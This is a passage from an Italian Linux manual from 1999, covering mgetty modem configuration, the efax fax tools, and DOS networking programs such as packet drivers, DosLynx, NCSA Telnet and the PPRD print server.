Successivamente, **`mgetty`** verifica la presenza o meno di «caratteri» dal modem, senza leggerli effettivamente. Quando ottiene l'indicazione della loro presenza, potrebbe trattarsi di un messaggio **`RING`**, che genera il modem quando sopraggiunge una chiamata, oppure potrebbe trattarsi di un programma che sta usando il modem per una chiamata in uscita. **`mgetty`**, prima di leggere dal modem, verifica che nel frattempo non sia stato creato un file di *lock*, a indicare proprio che si tratta di un altro programma che lo sta usando. In tal caso, evidentemente, **`mgetty`** si rimette in attesa che il file venga cancellato.

Se **`mgetty`** determina che si trattava di una chiamata entrante, crea il proprio file di *lock*, apre la comunicazione e invia il messaggio necessario a iniziare il *login*. Quando la sessione di lavoro termina, allora rimuove il suo file di *lock*.

Ogni volta che **`mgetty`** si accorge dell'utilizzo del dispositivo da parte di un altro programma, quando il file di *lock* relativo viene rimosso, allora provvede a reinizializzare il modem, per riportarlo nello stato necessario a ricevere una chiamata.

> Questo procedimento vale solo nel caso si utilizzi il modem, altrimenti, se si utilizza una connessione diretta, **`mgetty`** resta in attesa di leggere un carattere qualunque, bloccando la linea.

## 95.3.3 Metodi di autenticazione

**`mgetty`** consente facilmente la ricezione di chiamate diverse da quelle del solito terminale per il quale si deve richiedere il *login*. Ciò avviene in base al riconoscimento dei dati che vengono ricevuti all'inizio della connessione. Tra le tante cose, attraverso questa capacità di **`mgetty`** è possibile l'attivazione di una connessione PPP in modo automatico, senza una procedura di autenticazione tradizionale come invece occorre fare con **`uugetty`**, lasciando comunque agli utenti la possibilità di continuare a utilizzarla.

### 95.3.4 /etc/mgetty+sendfax/mgetty.config

Nel capitolo 26 è stato già descritto il file `/etc/mgetty+sendfax/mgetty.config` che rappresenta la forma di configurazione principale di **`mgetty`**. In questa sezione si vogliono descrivere le direttive più importanti per l'utilizzo di **`mgetty`** con i modem.

È comunque il caso di ricordare che il contenuto del file è divisibile in sezioni contenenti ognuna la configurazione riferita a ogni porta utilizzata. In pratica, quando si incontra la direttiva **`port`**, tutto quello che segue fino alla prossima direttiva **`port`**, riguarda solo quella porta particolare. Inoltre, tutto ciò che precede la prima direttiva **`port`**, viene inteso come riferito a tutte le porte nel loro insieme.

Alcune direttive

`port` ⟨*dispositivo*⟩

Definisce l'inizio di una sezione specifica per una particolare porta seriale identificata attraverso il nome del dispositivo.

`speed` ⟨*velocità*⟩

Specifica la velocità della porta attraverso l'indicazione di un intero. È importante che il numero indicato esprima una velocità valida. Corrisponde all'uso dell'opzione **`-s`**.

`direct` {`yes`|`no`}

Se attivato (**`yes`**) fa in modo che **`mgetty`** tratti la linea come un collegamento diretto, senza la presenza di un modem. Corrisponde all'uso dell'opzione **`-r`**.

`data-only` {`yes`|`no`}

Se attivato (**`yes`**), fa in modo che **`mgetty`** ignori la gestione del fax. Corrisponde all'uso dell'opzione **`-D`**.

`init-chat` ⟨*sequenze-di-attesa-invio*⟩

Permette di definire la sequenza di colloquio necessaria a inizializzare il modem. Corrisponde all'uso dell'opzione **`-m`**.

`rings` ⟨*numero-squilli*⟩

Definisce il numero di squilli da attendere prima di aprire la comunicazione. Corrisponde all'uso dell'opzione **`-n`**.

`autobauding` {`yes`|`no`}

Se attivato (**`yes`**), fa in modo che **`mgetty`** cerchi di definire automaticamente la velocità della linea in base al responso **`CONNECT`**... È bene ricordare che questo meccanismo è utile solo quando si utilizzano dei modem molto vecchi che non sono in grado di operare a velocità fisse attraverso la connessione della porta seriale. Corrisponde all'uso dell'opzione **`-a`**.

`debug` ⟨*livello-diagnostico*⟩

Definisce il livello di dettaglio dei messaggi diagnostici inseriti nel file delle registrazioni, solitamente `/var/log/log_mg.ttyS*`. Il livello si esprime con un numero da 0 (nessuna indicazione) a 9 (massimo dettaglio). Corrisponde all'uso dell'opzione **`-x`**.

`term` ⟨*tipo-di-terminale*⟩

Definisce il nome del terminale da utilizzare per inizializzare la variabile di ambiente **`TERM`**.

Esempi

`port ttyS1`

Definisce l'inizio di una sezione specifica per la seconda porta seriale (`/dev/ttyS1`).

`speed 38400`

Definisce la velocità della porta a 38400 bps.

`direct no`

Specifica che si tratta di una connessione attraverso modem (è comunque il valore predefinito).

`init-chat "" ATH0 OK AT&F OK ATS0=0 OK`

Specifica la sequenza di colloquio necessaria a inizializzare il modem. Si osservi che qui non occorre delimitare tutta la sequenza con gli apici singoli, come invece avviene quando si utilizza l'opzione **-m**.

`debug 4`

Fissa un livello diagnostico intermedio.

`term vt100`

Indica il tipo del terminale come **vt100**.

———

L'esempio seguente mostra il file `mgetty.config` e il record di `/etc/inittab` necessari ad attivare la prima porta seriale per una connessione diretta senza modem.

```
# /etc/mgetty+sendfax/mgetty.config

# Configura la seconda porta seriale
port ttyS0
        direct no
        init-chat "" ATH0 OK AT&F OK ATS0=0 OK
        debug 9
        speed 57600
        term vt100
```

———

```
# /etc/inittab
#...
7:2345:respawn:/sbin/mgetty ttyS0
```

### 95.3.5 Attivazione automatica del PPP

Tra gli esempi che riguardano **uugetty**, viene mostrato un modo per effettuare una connessione PPP sostituendo la shell dell'utente con uno script adatto. Questo metodo può essere utilizzato anche con **mgetty**.

**mgetty** offre però un altro metodo aggiuntivo attraverso il file `/etc/mgetty+sendfax/login.config`. La documentazione di questo appare esclusivamente nei commenti del file stesso.

```
#
# Automatic PPP startup on receipt of LCP configure request (AutoPPP).
#  mgetty has to be compiled with "-DAUTO_PPP" for this to work.
#  Warning: Case is significant, AUTOPPP or autoppp won't work!
#  Consult the "pppd" man page to find pppd options that work for you.

/AutoPPP/  -  a_ppp  /usr/sbin/pppd auth refuse-chap require-pap login debug
```

Con questa direttiva, se **mgetty** riconosce che si tratta di una connessione PPP, invece di presentare la richiesta di *login*, si affretta ad avviare **pppd** annotando l'utente **a_ppp** nel file `/var/run/utmp`. In tale situazione, è normale che **pppd** richieda un'autenticazione PAP (dal momento che l'autenticazione di chi chiama diventa compito suo), utilizzando le informazioni sugli utenti registrati nel sistema (si osservino le opzioni **auth**, **require-pap** e **login**).

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Fax

La gestione dei fax, anche se passa in secondo piano rispetto ad altri metodi di comunicazione più efficaci, può essere una necessità in certe circostanze.

## 96.1 Efax

Efax è un sistema di gestione di fax molto semplificato e composto essenzialmente da due eseguibili, **`efax`** e **`efix`**, e dallo script **`fax`**. Per la precisione, **`efax`** si occupa di ricevere e trasmettere i fax, mentre **`efix`** converte i file utilizzati per i fax nel formato adatto alla loro trasmissione.

### 96.1.1 Configurazione

Per poter utilizzare il sistema di fax, dopo l'installazione è necessario configurarlo adeguatamente. Si può modificare lo script `/usr/bin/fax`, oppure creare un file di configurazione tra quelli seguenti.

- `/etc/efax.rc`
- `~/.efaxrc`
- `./.efaxrc`

Volendo rendere disponibile l'utilizzo del sistema di fax agli utenti comuni, occorre regolare i permessi o la proprietà del file di dispositivo riferito alla porta seriale cui è connesso il modem, in modo che gli utenti possano avere accesso in lettura e scrittura.
In ogni caso, per tutti i riferimenti al modem, è sempre conveniente utilizzare il collegamento `/dev/modem`.

### 96.1.2 $ fax

`fax help`

`fax make [-l] file`

`fax send [-l] [-v] { -m |` ⟨*numero-telefonico*⟩ `}` ⟨*file-da-inviare*⟩`...`

`fax [ receive [-v] [ file ] ]`

`fax { print | view | rm }` ⟨*file*⟩`...`

`fax { queue | status [`⟨*secondi*⟩`] | start | stop }`

`fax paste` ⟨*r*⟩ ⟨*d*⟩ `[`⟨*unità-di-misura*⟩`]` ⟨*file-di-origine*⟩ ⟨*file-di-destinazione*⟩`...`

`fax cut` ⟨*r*⟩ ⟨*d*⟩ ⟨*w*⟩ ⟨*h*⟩ `[`⟨*unità-di-misura*⟩`] file`

`fax answer`

`fax wait`

`fax test`

Lo script **`fax`** consente di facilitare l'utilizzo della combinazione tra **`efax`** e **`efix`**. All'interno dello script è possibile modificare il contenuto di una serie di variabili, e comunque, è possibile indicare il valore di una variabile conosciuta anche nella riga di comando. Per esempio è possibile scrivere un comando come quello seguente:

```
$ fax PAGE=a4 print lettera1
```

#### Opzioni e comandi

`-l`

Utilizza una bassa risoluzione.

`-v`

Visualizza tutti i messaggi inerenti la comunicazione tra il programma e il modem in modo da facilitare la ricerca degli errori.

`-m`

Il numero di telefono è già stato composto manualmente.

`make`

Permette di ottenere una serie di file fax, uno per pagina, da utilizzare per la trasmissione, a partire da quello fornito come argomento. I nomi di questi sono composti dal nome del file originale con l'aggiunta di un suffisso numerico per distinguere le pagine. I file utilizzabili per la conversione possono essere in formato testo o PostScript.

`send`

Permette di inviare i file indicati come argomento provvedendo a convertirli automaticamente. La trasmissione del fax implica quindi la generazione di una serie di file temporanei contenenti le immagini delle pagine inviate. I file utilizzabili per la trasmissione possono essere in formato testo o PostScript.

`receive`

Permette di ricevere un fax rispondendo a una chiamata. Se viene specificato il nome del file di destinazione, questo nome verrà utilizzato come prefisso al quale sarà aggiunto il suffisso dei numeri di pagina. Se questo nome non viene indicato, ne verrà utilizzato uno composto dalla data e dall'ora di ricevimento.

`print`

Consente di stampare i file fax.

`view`

Consente di visualizzare i file fax.

`rm`

Consente di eliminare i file fax.

`queue`

Quando **`efax`** è stato installato per la ricezione automatica dei fax, questo comando permette di conoscere il contenuto della directory in cui sono stati accodati i fax ricevuti.

`status [`⟨*secondi*⟩`]`

Quando **`efax`** è stato installato per la ricezione automatica dei fax, questo comando permette di conoscere lo stato del processo automatico di ricezione. Se viene indicato l'argomento, che rappresenta un numero di secondi, lo stato viene emesso in modo ripetitivo, ogni volta che quell'intervallo di tempo trascorre.

`start | stop`

L'utente **`root`** può avviare o terminare l'esecuzione di **`efax`** quando è installato per la ricezione automatica dei fax.

`anwer`

Consente di ricevere un fax immediatamente.

`wait`

Esegue il comando **`answer`** ripetitivamente in un ciclo.

`cut` ⟨*r*⟩ ⟨*d*⟩ ⟨*w*⟩ ⟨*h*⟩ `[`⟨*unità-di-misura*⟩`]`

Permette di tagliare una porzione rettangolare espressa secondo le coordinate indicate, in cui:

- ⟨*r*⟩ è la distanza dal bordo sinistro dell'angolo superiore sinistro;
- ⟨*d*⟩ è la distanza dal bordo superiore dell'angolo superiore sinistro;
- ⟨*w*⟩ è l'ampiezza orizzontale del rettangolo;
- ⟨*h*⟩ è l'altezza del rettangolo.

L'unità di misura predefinita è quella corrispondente alla parola chiave **`inch`**, cioè pollici. Il risultato viene emesso attraverso lo standard output.

`paste` ⟨*r*⟩ ⟨*d*⟩ [⟨*unità-di-misura*⟩]

Permette di incollare un'immagine fax in un'altra. Le coordinate si riferiscono all'angolo superiore sinistro della destinazione.

`test`

Permette di eseguire un controllo sulla configurazione e sul funzionamento del modem in base alle risposte che questo genera.

Registrazione degli eventi

Durante l'utilizzo, viene generato un file di registrazioni contenente tutti i messaggi intercorsi tra il sistema di fax e il modem. Se la trasmissione o la ricezione sono completate con successo, questo file viene rimosso, altrimenti viene visualizzato un messaggio che indica il nome di questo file in modo da permetterne la consultazione.

File

Lo script **`fax`** contiene tutte le informazioni necessarie per effettuare il suo compito, e in questo senso è possibile modificarlo. È comunque possibile utilizzare dei file di configurazione a diversi livelli.

- `/etc/efax.rc`
  File di configurazione a livello globale.
- `~/.efaxrc`
  File di configurazione personale.
- `./.efaxrc`
  File di configurazione della directory locale.

### 96.1.3 Configurazione

Seguono alcune variabili che vale la pena di configurare secondo le proprie esigenze. Si può agire direttamente nello script **`fax`** oppure in uno dei file di configurazione.

- **`DEV`**

  Deve contenere il nome del file di dispositivo riferito alla porta seriale del modem. Questo file deve essere accessibile dagli utenti che devono utilizzare il fax. In generale è conveniente utilizzare il collegamento `/dev/modem` (si indica senza il prefisso `/dev/`):

  ```
  DEV=modem
  ```

- **`FROM`**

  Il numero di telefono della linea fax che si utilizza. Serve solo per compilare l'intestazione standard dei fax.

- **`NAME`**

  Il nome del mittente, di solito corrisponde al nome della propria azienda. Serve solo per compilare l'intestazione standard dei fax.

- **`PAGE`**

  Definisce il formato della pagina. Di solito, nel nostro paese si utilizza il formato A4.

  ```
  PAGE=a4
  ```

- **`PRTYPE`**

  Definisce il tipo di stampante e di conseguenza il formato dei file che possono essere inviati al sistema di stampa tramite **`lpr`**. Se i filtri di stampa sono stati sistemati correttamente, conviene utilizzare il formato PostScript.

  ```
  PRTYPE=ps
  ```

- **`PRCMD`**

  Definisce il nome del comando di stampa. Di solito è **`lpr`**.

  ```
  PRCMD=lpr
  ```

- **DIALPREFIX**

  Definisce il prefisso di composizione:

  - **T** corrisponde alla composizione a toni;
  - **P** corrisponde alla composizione a impulsi.

- **TELCVT**

  Permette di definire la conversione del segno **+** all'interno dei numeri telefonici. Di solito, con questo simbolo si fa riferimento al prefisso internazionale. Se si vuole utilizzare questa possibilità per fare riferimento all'Italia, si può indicare la riga seguente:

  ```
  TELCVT='sed -e s/+39// -e s/+/00/'
  ```

  L'esempio mostrato serve a fare in modo che il prefisso +39, se utilizzato, deve essere semplicemente tolto, essendo necessario solo per chi chiama l'Italia dall'estero. In tutti gli altri casi, il segno **+** va sostituito con il prefisso necessario per identificare un numero estero: 00.

- **INIT**

  Il comando di inizializzazione da inviare a **efax**. In generale, il valore predefinito non è adatto perché richiama il profilo di configurazione del modem preimpostato dal fabbricante: AT&F. Così facendo, tra le altre cose, si imposta la modalità di responso in X4 che richiede la presenza del tono di chiamata (*dialtone*). Dal momento che in Italia, questo tono di chiamata non è fornito dal servizio telefonico, occorre utilizzare il tipo di responso X3. Se si è configurato correttamente il modem registrando il profilo di configurazione corretto nella memoria non volatile, si può utilizzare il comando ATZ al posto di AT&F, oppure subito dopo.

  ```
  INIT="-iZ -i&FZE&D2S7=120 -i&C0"
                ^
  ```

  In alternativa si può indicare solo il particolare del tipo di responso.

  ```
  INIT="-iZ -i&FX3E&D2S7=120 -i&C0"
                ^^
  ```

  Se non si sitema questo particolare, si ottiene dal modem il solito messaggio: **NO DIALTONE**.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte XX

# Connettività con altri sistemi

# DOS IPv4

Come sistema operativo libero, GNU/Linux costituisce la scelta ottimale, se non altro dal punto di vista economico, per la realizzazione di reti locali. Ma anche il recupero di vecchia tecnologia può essere di grande aiuto. Il vecchio hardware basato su i286 può essere introdotto in una rete TCP/IP per servizi classici quali Telnet, FTP e altro.

> È da tenere presente che è in corso la realizzazione del progetto FreeDOS che potrebbe giustificare ancora meglio questo tipo di ragionamento (*<http://www.freedos.org>*).

Negli esempi che seguono si immagina di avere una piccola rete locale con due elaboratori.

1. 192.168.1.1 **`dinkel.brot.dg`** con il sistema GNU/Linux
2. 192.168.1.15 **`dos.brot.dg`** con il sistema Dos

Il secondo elaboratore è quello che si vuole utilizzare con i programmi Dos descritti in questo capitolo. Alla fine del capitolo viene presentato il programma PCroute, e in quel caso si utilizzeranno indirizzi differenti.

> Prima di proseguire, è importante evitare di farsi illusioni: si tratta di programmi molto deboli, utili solo per IPv4 e a volte incapaci di attraversare i router.

## 97.1 Driver di pacchetto

Per poter comunicare attraverso un elaboratore con sistema operativo Dos in una rete TCP/IP occorre un cosiddetto ***driver di pacchetto*** (*packet driver*), ovvero un driver software in grado di fornire un minimo servizio basato sul protocollo IP. La raccolta di driver di pacchetto più comune è quella della Crynwr (*<http://www.crynwr.com>*).

I programmi che si intendono utilizzare devono essere predisposti per il tipo di driver di pacchetto a disposizione.

### 97.1.1 Driver di pacchetto della Crynwr

Una raccolta di driver di pacchetto organizzata da Crynwr e distribuita, almeno inizialmente, con la licenza GNU-GPL, può essere ottenuta presso Simtelnet (la nota distribuzione di software *shareware* e *freeware* per Dos e MS-Windows) all'indirizzo *<ftp://ftp.cdrom.com/pub/simtelnet/msdos/pktdrvr/pktd11.zip>*.

All'interno della raccolta si può trovare un lungo elenco di driver per vari modelli di schede di rete Ethernet. In particolare, vale la pena di soffermarsi sui driver per le schede Ethernet NE2000 e per la connessione PLIP attraverso la porta parallela.

- **`NE2000.COM`**

  Si tratta del driver adatto per la connessione attraverso schede Ethernet compatibili NE2000. Questo programma deve essere avviato con i parametri necessari per poter comunicare con la scheda di rete e con le applicazioni.

  `NE2000.COM [`⟨*opzioni*⟩`] [`⟨*IRQ-software*⟩`] [`⟨*IRQ-della-scheda*⟩`] [`⟨*I/O-della-scheda*⟩`]`

  Le schede NE2000 vengono configurate, attraverso ponticelli o software di configurazione, predisponendo un IRQ e un indirizzo di I/O. Oltre a queste indicazioni, è necessario specificare un indirizzo IRQ aggiuntivo che viene utilizzato per la comunicazione tra i programmi e il driver stesso. La scelta di questo IRQ software è la parte più delicata. L'indirizzo 0x7e dovrebbe andare bene. Supponendo di avere installato una scheda configurata con IRQ 11 (0x0b) e indirizzo di I/O 0x300, si dovrà avviare il driver nel modo seguente:

  ```
  NE2000.COM 0x7e 0x0b 0x300
  ```

  È opportuno aggiungere questa riga all'interno del file `AUTOEXEC.BAT`.

- **`PLIP.COM`**

  Si tratta del driver adatto per la connessione attraverso la porta parallela con un cavo PLIP. Questo programma deve essere avviato con i parametri necessari per poter comunicare con la scheda di rete e con le applicazioni.

`PLIP.COM` [⟨*opzioni*⟩] [⟨*IRQ-software*⟩] [⟨*IRQ-della-porta*⟩] [⟨*I/O-della-porta*⟩]

Come nel caso delle schede NE2000, è necessario specificare un indirizzo IRQ aggiuntivo che viene utilizzato per la comunicazione tra i programmi e il driver stesso. L'indirizzo 0x7e dovrebbe andare bene. Supponendo di avere a disposizione una porta parallela che utilizza IRQ 7 (0x07) e indirizzo di I/O 0x378, si dovrà avviare il driver nel modo seguente:

```
PLIP.COM 0x7e 0x07 0x378
```

È opportuno aggiungere questa riga all'interno del file `AUTOEXEC.BAT`.

## 97.2 DosLynx

Si tratta di un programma di navigazione a caratteri, ma relativamente completo, da utilizzare insieme a un driver di pacchetto per il TCP/IP. Può essere ottenuto presso la sua origine, University of Kansas, all'indirizzo <*ftp://ftp2.cc.ukans.edu/pub/WWW/DosLynx/*>. Per quanto possibile, questo applicativo è molto accurato, per esempio permette l'uso del mouse.

L'eseguibile è precisamente **`DOSLYNX.EXE`** che si avvia senza l'indicazione di argomenti particolari; ma prima di poter essere utilizzato occorre predisporre il file `DOSLYNX.CFG`.





Figura 97.1: La guida interna di DosLynx.

DosLynx permette anche l'invio di messaggi di posta elettronica, ma non la loro ricezione o lettura.

### 97.2.1 DOSLYNX.CFG

Si tratta di un file di testo contenente l'indicazione della configurazione di DosLynx. Per prima cosa deve essere definito l'indirizzo IP e la maschera di rete (*netmask*).

```
my_ip=192.168.1.15
netmask=255.255.255.0
```

Quindi occorre indicare l'indirizzo del router (gateway) e del server DNS anche se in realtà possono non esistere nella rete locale che si utilizza.

```
gateway=192.168.1.1
nameserver=192.168.1.1
```

Viene specificato quindi il dominio e il nome dell'elaboratore locale.

```
domainslist="brot.dg"
hostname=dos
```

Per il resto, questo file di configurazione viene già fornito con un esempio molto ben commentato. Vale comunque la pena di indicare:

- l'attivazione del collegamento con l'esterno;
- il proprio indirizzo di posta elettronica, che viene utilizzato come mittente per i messaggi inviati;
- l'indicazione dell'elaboratore a cui fare riferimento per l'inoltro dei messaggi (SMTP) inviati;

- l'indicazione dell'elaboratore a cui fare riferimento per l'accesso a NNTP (news).

```
networked=YES
mailaddr=daniele@dinkel.brot.dg
smtphost=192.168.1.1
nntphost=192.168.1.1
```

## 97.3 Telnet NCSA

Si tratta di una piccola raccolta di programmi da utilizzare insieme a un driver di pacchetto per il TCP/IP. Può essere ottenuta presso Simtelnet all'indirizzo <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/ncsatlnt/*>.

Nelle sezioni seguenti vengono descritti solo alcuni dei programmi di questa raccolta. Prima di poter essere utilizzati occorre predisporre il file `CONFIG.TEL`.

> L'ultima versione di questa raccolta dovrebbe essere la 2.3.08 che però sembra avere qualche problema, in particolare non può essere utilizzata quando si abilita il *Path MTU discovery* durante la compilazione del kernel Linux. La versione 2.3.07.4 (precedente) dovrebbe essere esente da questo difetto. Inoltre, alcune versioni precedenti alla 2.3.08, compresa la 2.3.07.4, contengono più programmi di utilità accessori, come un programma per il *ping* e uno per il tracciamento dell'instradamento (*traceroute*). Per trovare la versione 2.3.07.4 si può utilizzare <*http://ftpsearch.lycos.com*> effettuando una ricerca per il file `tel23074.zip`. In alternativa si può visitare anche <*ftp://ftp.is.co.za/networking/pc/*> che contiene anche altri programmi per la connessione attraverso PC.

### 97.3.1 CONFIG.TEL

`CONFIG.TEL` è un file di testo contenente l'indicazione della configurazione del gruppetto di programmi che compongono il Telnet di NCSA. Per prima cosa deve essere definito l'indirizzo IP e la maschera di rete (*netmask*).

```
myip=192.168.1.15
netmask=255.255.255.0
```

Quindi occorre definire le caratteristiche del driver di pacchetto utilizzato, che a loro volta dipendono dal tipo di scheda di rete. L'esempio seguente riguarda il caso del driver di pacchetto Crynwr per la scheda NE2000 (**`NE2000.COM 0x7e 0x0b 0x300`**). Occorre fare attenzione alla voce **`ioaddr=`** che non si riferisce a un indirizzo di I/O, ma all'IRQ software del driver di pacchetto.

```
hardware=packet
interrupt=11
ioaddr=0x7e
```

Seguono una serie di altre informazioni, in particolare sono interessanti le seguenti.

```
myname=dos.brot.dg
termtype="vt100"
keyfile=".\keymap.tel"
services=".\services.tel"
ftp=yes
ftpwrt=yes
passfile=".\password.tel"
```

Quindi vengono richieste le informazioni sui nodi che possono essere contattati. Vengono inizialmente indicate delle caratteristiche generali predefinite, quindi i dati particolari di determinati nodi.

```
name=default
# Seguono una serie di caratteristiche predefinite
# ...
# Inizia la definizione dell'elaboratore «dinkel.brot.dg»
name=dinkel.brot.dg
hostip=192.168.1.1
gateway=0       # Non è un router
nameserver=1    # È un Name Server
# Inizia la definizione dell'alias «dinkel»
name=dinkel
copyfrom=dinkel.brot.dg
```

### 97.3.2 KEYFILE.TEL

All'interno del file `CONFIG.TEL`, con la voce **`keyfile=`**, viene dichiarato il nome e la collocazione di un file di configurazione della tastiera. Lo scopo di questo file è definire una corrispondenza tra tasti premuti e segnali inviati. Telnet NCSA fornisce già questo file e ha il nome `KEYFILE.TEL`

Per poter conoscere i codici a cui corrispondono i tasti della propria tastiera, si può utilizzare il programma **`SCANCHEK.EXE`**.

In generale, non conviene modificare il file originale, piuttosto, è meglio tentare diversi tipi di configurazione di terminale assegnando un valore opportuno alla variabile di ambiente **`TERM`** di GNU/Linux o alla voce **`termtype=`** del file `CONFIG.TEL`. si possono provare, in particolare, i valori **`vt100`** e **`vt220`**.

### 97.3.3 PASSWORD.TEL

Il programma **`TELBIN.EXE`** può funzionare anche come un semplice server FTP per accessi singoli.[1]

Per questo, è necessario definire un file contenente informazioni sugli utenti e sui loro permessi di accesso. Il nome e la posizione di questo file viene definito all'interno di `CONFIG.TEL`, con la voce **`passfile=`**, e di solito si tratta di `PASSWORD.TEL`.

Per crearlo o modificarlo, conviene utilizzare il programma **`TELPASS.EXE`**, per esempio nel modo seguente. Il programma stesso suggerisce le operazioni da compiere.

```
C:\NCSATELN> telpass password.tel
```

### 97.3.4 SERVICES.TEL

`SERVICES.TEL` è il file dei servizi di rete ed è analogo al file `/etc/services` (70.2.1). Viene già fornito configurato correttamente.

### 97.3.5 TELBIN.EXE

`TELBIN [`⟨*host*⟩`]`

Il programma **`TELBIN.EXE`** è il più importante di questo gruppo, ed è quello che permette di attivare una connessione Telnet con un elaboratore GNU/Linux o un altro Unix. Se il programma non riesce a connettersi con l'elaboratore indicato come argomento, o se questo non viene indicato, si avvia come server FTP e accetta una sola connessione alla volta.

Quando si vuole utilizzare **`TELBIN.EXE`** come server FTP occorre predisporre il file degli utenti, solitamente `PASSWORD.TEL`.

### 97.3.6 FTPBIN.EXE

`FTPBIN [`⟨*host*⟩`]`

**`FTPBIN.EXE`** è il secondo programma come importanza. Si tratta di un semplice client FTP abbastanza funzionante. I comandi che mette a disposizione sono i soliti per questo tipo di programma, e per ottenere aiuto si può utilizzare il punto interrogativo (**`?`**).

### 97.3.7 FINGER.EXE

`FINGER [`⟨*utente*⟩`]@`⟨*host*⟩

Il programma **`FINGER.EXE`** permette di ottenere informazioni sugli utenti connessi in un determinato elaboratore (*host*). Il risultato di questa interrogazione è analogo a quello del suo omonimo negli ambienti Unix.

## 97.4 PPRD: server di rete per la stampa

Si tratta di una piccola raccolta di programmi per la gestione di un server di stampa secondo lo stile del demone **`lpd`**. Nelle situazioni in cui il sistema riesce a funzionare, permette di riutilizzare un vecchio PC, anche un XT, per questo scopo. Può essere ottenuto presso Simtelnet all'indirizzo <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/lan/pprd200.zip*>.

Prima di poter essere utilizzato, deve essere preparato il file di configurazione `WATTCP.CFG`.

[1] Non è il caso di fare affidamento su questa funzionalità di **`TELBIN.EXE`** perché non è perfettamente funzionante.

### 97.4.1 WATTCP.CFG

`WATTCP.CFG` è il file di testo contenente la configurazione TCP/IP del programma **`PPRD.EXE`**. Per prima cosa deve essere definito l'indirizzo IP, il nome corrispondente e la maschera di rete (o sottorete).

```
MY_IP = 192.168.1.15
HOSTNAME = dos
NETMASK = 255.255.255.0
```

Quindi occorre indicare il server DNS, il nome del proprio dominio e il router (gateway).

```
NAMESERVER = 192.168.1.1
DOMAINLIST = brot.dg
GATEWAY = 192.168.1.1
```

Infine la dimensione della memoria tampone (*buffer*) di trasmissione e ricezione.

```
TXBUFSIZE=8192
RXBUFSIZE=8192
```

Gli altri parametri non servono per l'uso normale.

### 97.4.2 PPRD.EXE

`pprd [`⟨*opzioni*⟩`]`

Il programma **`PPRD.EXE`** viene avviato normalmente senza l'indicazione di alcuna opzione; è sufficiente una corretta configurazione attraverso il file `WATTCP.CFG`.

Salvo una diversa configurazione, il programma offre la stampante (o le stampanti) con un nome corrispondente a quello usato dal Dos per identificare il dispositivo: **`lpt1`**, **`lpt2`**, ...

### 97.4.3 printcap e filtri

Nell'elaboratore GNU/Linux dal quale si vogliono inviare le stampe occorre sistemare il file `/etc/printcap` in modo adeguato. Quello che segue è un esempio in cui:

1. la stampante predefinita punta direttamente alla stampante remota, il cui nome è **`lpt1`**;
2. la stampante **`ps`** utilizza un filtro che trasforma un documento PostScript in un file adatto alla stampante remota e poi lo ridirige alla stampante predefinita;
3. la stampante **`tx`** utilizza un filtro che trasforma un file di testo in stile Unix in un file di testo in stile Dos e poi lo ridirige alla stampante predefinita.

```
#======================================================================
# /etc/printcap
#======================================================================
lp:\
        :lp=:\
        :sd=/var/spool/lpd/lp:\
        :rm=192.168.1.15:\
        :rp=lpt1:\
        :mx#0:\
        :sf:\
        :sh:
#
ps:\
        :lp=/dev/null:\
        :sd=/var/spool/lpd/postscript:\
        :lf=/var/spool/lpd/postscript/log:\
        :if=/var/spool/lpd/postscript/input-filter:\
        :sh:\
        :sf:\
        :mx#0:
#
tx:\
        :lp=/dev/null:\
        :sd=/var/spool/lpd/text:\
        :lf=/var/spool/lpd/text/log:\
```

```
        :if=/var/spool/lpd/text/input-filter:\
        :sh:\
        :sf:\
        :mx#0:
```

Segue lo script usato come filtro di input per la stampa in PostScript. Lo script riceve i dati dallo standard input e attraverso Ghostscript lo trasforma in un file adatto per la stampa su una stampante a nove aghi tipo IBM-EPSON e dirige l'output verso la stampante predefinita, cioè quella remota.

```
#!/bin/sh
/bin/grep -v '(%%' | /usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=letter \
    -sDEVICE=eps9high -sOutputFile=- - | /usr/bin/lpr
```

Segue lo script usato come filtro di input per la stampa dei file di testo. Lo script riceve i dati dallo standard input e attraverso il programma **unix2dos** lo trasforma in un file di testo in cui ogni riga è terminata dalla sequenza <*CR*><*LF*> come richiesto dalle stampanti normali. L'output viene quindi diretto verso la stampante predefinita, cioè quella remota.

```
#!/bin/sh
/bin/cat | /usr/bin/unix2dos | /usr/bin/lpr
```

# 97.5 POPMail

POPMail è un ottimo programma per la gestione della posta elettronica attraverso la connessione con un servizio POP2 o POP3. Può essere ottenuto presso Simtelnet all'indirizzo <*ftp://ftp.cdrom.com/pub/simtelnet/msdos/pktdrvr/popml322.zip*>.

La configurazione viene fatta attraverso il programma stesso e non richiede la preparazione di alcun file.

